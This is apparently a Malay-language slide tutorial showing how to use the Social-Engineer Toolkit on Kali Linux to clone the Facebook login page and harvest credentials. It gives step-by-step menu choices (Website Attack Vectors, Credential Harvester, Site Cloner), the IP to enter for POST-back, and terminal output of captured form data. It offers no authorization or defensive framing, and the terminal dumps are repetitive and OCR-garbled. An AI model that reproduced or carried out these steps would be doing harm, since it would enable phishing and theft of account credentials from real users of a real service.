

Sosial Engineering : Site Clone

Q

Favorites

Recently Used

All Applications

01 - Information Gathering

02 - Vulnerability Analysis

03 - Web Application Analysis

04 - Database Assessment

05 - Password Attacks

06 - Wireless Attacks

07 - Reverse Engineering

08 - Exploitation Tools

09 - Sniffing & Spoofing

10 - Post Exploitation

11 - Forensics

12 - Reporting Tools

13 - Social Engineering Tools

42 - Kali & OffSec Links

Settings


Usual Applications

budakubat

maltego

msf payload creator

social engineering toolkit



Buka KaliLinux

- 1) Tekan di bahagian Sosial Engineering Tools
 - a) Keluar paparan menu
- 2) Pilih Sosial Engineering Toolkit
 - a) Rujuk screenshot

```
File Actions Edit View Help
> Executing "sudo setoolkit"
[sudo] password for budakubat: 
```

Langkah 2

Masukkan password kali linux untuk mendapatkan akses seterusnya

```
Shell No.1
File Actions Edit View Help

TrustedSec
File System

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.3
      Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>
```

Paparan Menu

1) Pilihan Sosial Engineering Attacks

2) Tekan 1


```
Shell No.1
File Actions Edit View Help
Trash
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (Rel1k) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors 1
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2 2
```

Paparan Menu

- 1) Pilihan Website Attack vectors
- 2) Tekan No 2


```
Shell No.1
File Actions Edit View Help
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method 1
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu


set:webattack>3 2
```

Paparan Menu

- 1) Pilihan Credential Harvester Attack Method
- 2) Tekan No 3



Shell No. 1



File Actions Edit View Help

itimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

2

Paparan Menu

- 1) Pilihan Site Cloner
- 2) Tekan No 2


```
Shell No.1
File Actions Edit View Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

IP Address akan dipaparan
dan tekan button ENTER

```
File Actions Edit View Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

1) Didalam kolom Enter The
Url to clone : (Masukkan
Website yang mahu di clone)

Contoh : www.facebook.com

2) Tekan ENTER


```
Shell No.1
File Actions Edit View Help
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Seterusnya akan keluar paparan seperti didalam kotak


```
Shell No. 1
File Actions Edit View Help

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Kali Linux - Mozilla Firefox

file:///usr/share/kali-defaults/web/homepage.html

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

 KALI
BY OFFENSIVE SECURITY


KALI LINUX TOOLS DOCUMENTATION FORUMS BUG TRACKER OFFENSIVE SECURITY

Welcome to Kali Linux

The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you [get started](#).


Official Kali Documentation



Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.

Learn More

Community Support



Engage with the highly active and passionate Kali community for support, tips, and recommendations. [Jump in today](#).

Get Connected

About Kali Linux

Kali Linux was founded upon the belief that to arrive at the best defensive strategy requires testers to put themselves

Buka web carian

(Contoh mozilla
firefox)

```
File Actions Edit View Help
-06__req=16__rev=10058035336__s=2rn8tq%3Agzu6hk%3Abd3mn56__spin_b=trunk6__spin_r=100580
6__spin_t=16571747856__user=06dpr=16jazoest=29026lsd=AvoaLT8DcWI HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: 397851146219128631413897004
Content-Disposition: form-data; name="ts"

1657174866189
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":{"oRSAW1siZmFsY286b2RzX3dlyl9iYXRjaCIseyJlIjoie1wiBRak
e1wiMTM0NAkKBTMYLmV2ZW50LgU1ZGx1ZV90aW1LX3NwZW50X2hmdlLnYXRpb25cBTq4anMudXNlX2JhbnphaS5
faWItZWRRpYXRlbnhlciIjpbM5xudWxsXSxcImpzLnIjJxwxb3N0aW5nXwVnQ1UABRY4LndyaXRlX3RvX3F1ZXLHS
xcIgmmbGZHYnJpYy53d3cuZuMuZm14X2JyX2luaXRfcmP6ngB2ygAUCgcxbmVzEc4VqhX0cmFuc3BvcgXTBDIsH
wEdzQAsPhcBAxkdIFrtABXeXiWBDX4ZPw0pVGV1X3BlcmZfZGV2aWNlX2LuZm9fbG8BcgB7BYqmqQDmwaEB1Qwy
CcUmbXMudFVfCC5xYSHPCR0dFxiaXRzLmpzJd0caWFsaXplZFExZXPQkAX19fX0lLCjYIjoXLCjKIjoIjF58QWN
ia1V2d0pSVmxyQkZIdw9DMk1ZMTBwcxmuVG8yZj1MVW03RndxcmNQNnRyVWJ4SGw1RXl4ZmtISm5lWEk4YUhKbj
NxZnB8MUVjWEkxkVlpUNg8zZ2FKmzh8ZmQuQWNZUC1WtNIxUDc0ZwtLnkltaWIKWHVcRF9LQ2kwbWl2QkRwNk9jc
m1ZSUNZbm1PejBfa1YxMUFuYzJvSEdOcWlWYkVrTVpBLVRlRVhlMy12LS13NSIsInMiOiIycm44dHE6Z3p1Nmhr
M21uNSIsInQ1OiE2NTcxNzQ3OTA4NzYuNX0sMTY1NzE3NDg2MjE3NSwwLDk3OF0sWyJmYXxjbzpz3ZWJfdGltccE
0X2FycmF5nQ0uc2lkx3JhIXd8XCJ6OGp4NzQ6cW5weGNyOnQ1MGhdLw1LFwic3RhcncQFSghcIjoIjoIqzMjk3LF
9zCVmh1BQzODIiZDBB2QEXCGN1bQEuADUNJgBpIbcEXCI0VgELCGxlbGELADMNJRhzZXFcIjoytMB/tMB/tMBY
DMYODEyMDEuMX0sKWE0NDg2NTE3OCwwLDQxMV0y0wFmmQU92XRqC29uX2RhdGFcIjpcIntcXFwic291cmNlX3Bh
dWA6AQV1WFdlYkxvZ2luQ29udHJvbGxlcgEXACwBBQ0wEHRva2VuARAFMRw5NmU4OGFmMwERBSYMZGVzdBlUgfo
7FRgQY2F1c2UBPQV0FHvubG9hZAEp8TVRjgBcAbUAXFgASgRcXA0tCc8UZWZfcGFncVMVZg0cCHVyaQEVBWtkaH
M6Ly93d3cuZmFjZWJvb2suY29tL2wB/wuucGhwASsIffwi/n4C/n4C/n4C4n4CADN0fGIINTc2Nn4CuZyCUQQIM
sgEib0AikpRBAg000VCUQQIMjA3PLAEADANKo1PAGKlHABcgaWZTwa5DSQAc4VOADD+0AH+0AH+0AHK0AEYNdc5i
ODIhbiw1MTC4LDA5NDA4XV0=","user":"0","webSessionId":"2rn8tq:gzu6hk:bd3mn5","trigger":"f
:web_time_spent_bit_array","send_method":"ajax","compression":"snappy_base64","snappy_m
j1
39785114621912863141389700481--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [07/Jul/2022 14:21:06] "POST /ajax/bz?__a=16__ccg=EXCELLENT6__comet_req=0:
yn=7xe6Fo40Q1PyUbFuC1swgE98nwgU29zEdEc8uwdK4o1j8hwem0nCq1ewcG0KESwaq0yE7i0n2US1vw5zwwi:
3rw900RE2Jw8W0iw0LK3qaw4kwbS1Lw6__hs=19180.BP%3ADEFAULT.2.0.0.0.06__hsi=711751150542589
-06__req=26__rev=10058035336__s=2rn8tq%3Agzu6hk%3Abd3mn56__spin_b=trunk6__spin_r=100580
6__spin_t=16571747856__user=06dpr=16jazoest=29026lsd=AvoaLT8DcWI HTTP/1.1" 302 -
[]
```

Log masuk ke Facebook - Mozilla Firefox

Log masuk ke Facebook

10.0.2.15

Kali Linux Kali Tools Kali Forums Kali Docs NetHul Offensive Security MSFU Exploit-DB GHDB

facebook

Log Masuk Ke Dalam Facebook

E-mel atau Nombor Telefon

Kata Laluan

Log Masuk

Lupa akaun? · Daftar untuk Facebook

Seterusnya Masukkan IP Address yang diberikan (Rujuk Slide 13)

Bahasa Melayu English (UK) 中文(简体) Bahasa Indonesia Tiếng Việt العربية Español Português (Brasil) Français (France) Deutsch

Daftar Log Masuk Messenger Facebook Lite Watch Tempat Permainan Marketplace Facebook Pay Oculus Portal Instagram BulletinTempatan Pengumpulan Dana Perkhidmatan Pusat Maklumat Pengundian Kumpulan Perihal Cipta Iklan Cipta Halaman Pembangunan KerjayaPrivasi Kuki Pilihan Iklan Tema Bantuan Muat Naik Kenalan & Bukan Pengguna


Meta © 2022


```
File Actions Edit View Help
-06__req=16__rev=10058035336__s=2rn8tq%3Agzu6hk%3Abd3mn56__spin_b=trunk6__spin_r=100580
6__spin_t=16571747856__user=06dpr=16jazoest=29026lsd=AvoAL8DcWI HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: 397851146219128631413897004
Content-Disposition: form-data; name="ts"

1657174866189
39785114621912863141389700481
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":{"oRSAW1siZmFsY286b2RzX3dlYl9iYXRjaCIseyJlIjoie1wiBRak
e1wiMTM0NAkKBTMYLmV2ZW50LgU1ZGx1ZV90aW1kX3NwZW50X2hmdlNlYXRpb25cBTq4anMudXNlX2JhbnphaS5
FaWItZWRpYXRlbnhlciIjpbMSxudWxsXSxcImpzLnIjJxwxb3N0aW5nXwVnQ1UABRY4LndyaXRlX3RvX3F1ZlZVLS
xcIgmmbGZlYnJpYy53d3cuQzMuZm14X2JyX2luaXRfcmP6ngB2ygAUCgxbmVzEc4VqhX0cmFuc3BvcgXTBDIsH
wEdzQAsPhcBAxkdIFrtABXeXiwBDX4ZPw0pVGViX3BlcmZfZGV2aWNlX2luZm9fbG8BcgB7BYqmqQDmwaEB1Qwy
CcUmbXMudFVfCC5xYSHPCR0dFxiaXRZlmpzJd0caWFsaXplZFExZXPQkAX19fX0lLCjYIjoXLCjKIjoIJF58QWN
ialV2d0pSVmxyQkZIdw9DMk1ZMTBwcxmuVG8yZj1MVW03RndxemNQNRyVWJ4SGw1RXl4ZmtISm5lWEk4YUhKbj
NxZnB8MUVjWEk4YUhKbjNzZ2FkMzh8ZmQuQWNZUC1WTnIxUDc0ZWtlNkltawIKWHVrRF9LQ2kwbWl2QkRwNk9jc
m1ZSUNZbm1PejBfa1YxMUFuYzJvSEdOcWlWYkVrTVpBLVRlRVhlMy12LS13NSIsInMiOiIycm44dHE6Z3p1Nmhr
M21uNSIsInQ1OiE2NTcxNzQ3OTA4NzYuNX0sMTY1NzE3NDg2MjE3NSwwLDk3OF0sWyJmYXwxjzbp3ZWJfdGltccE
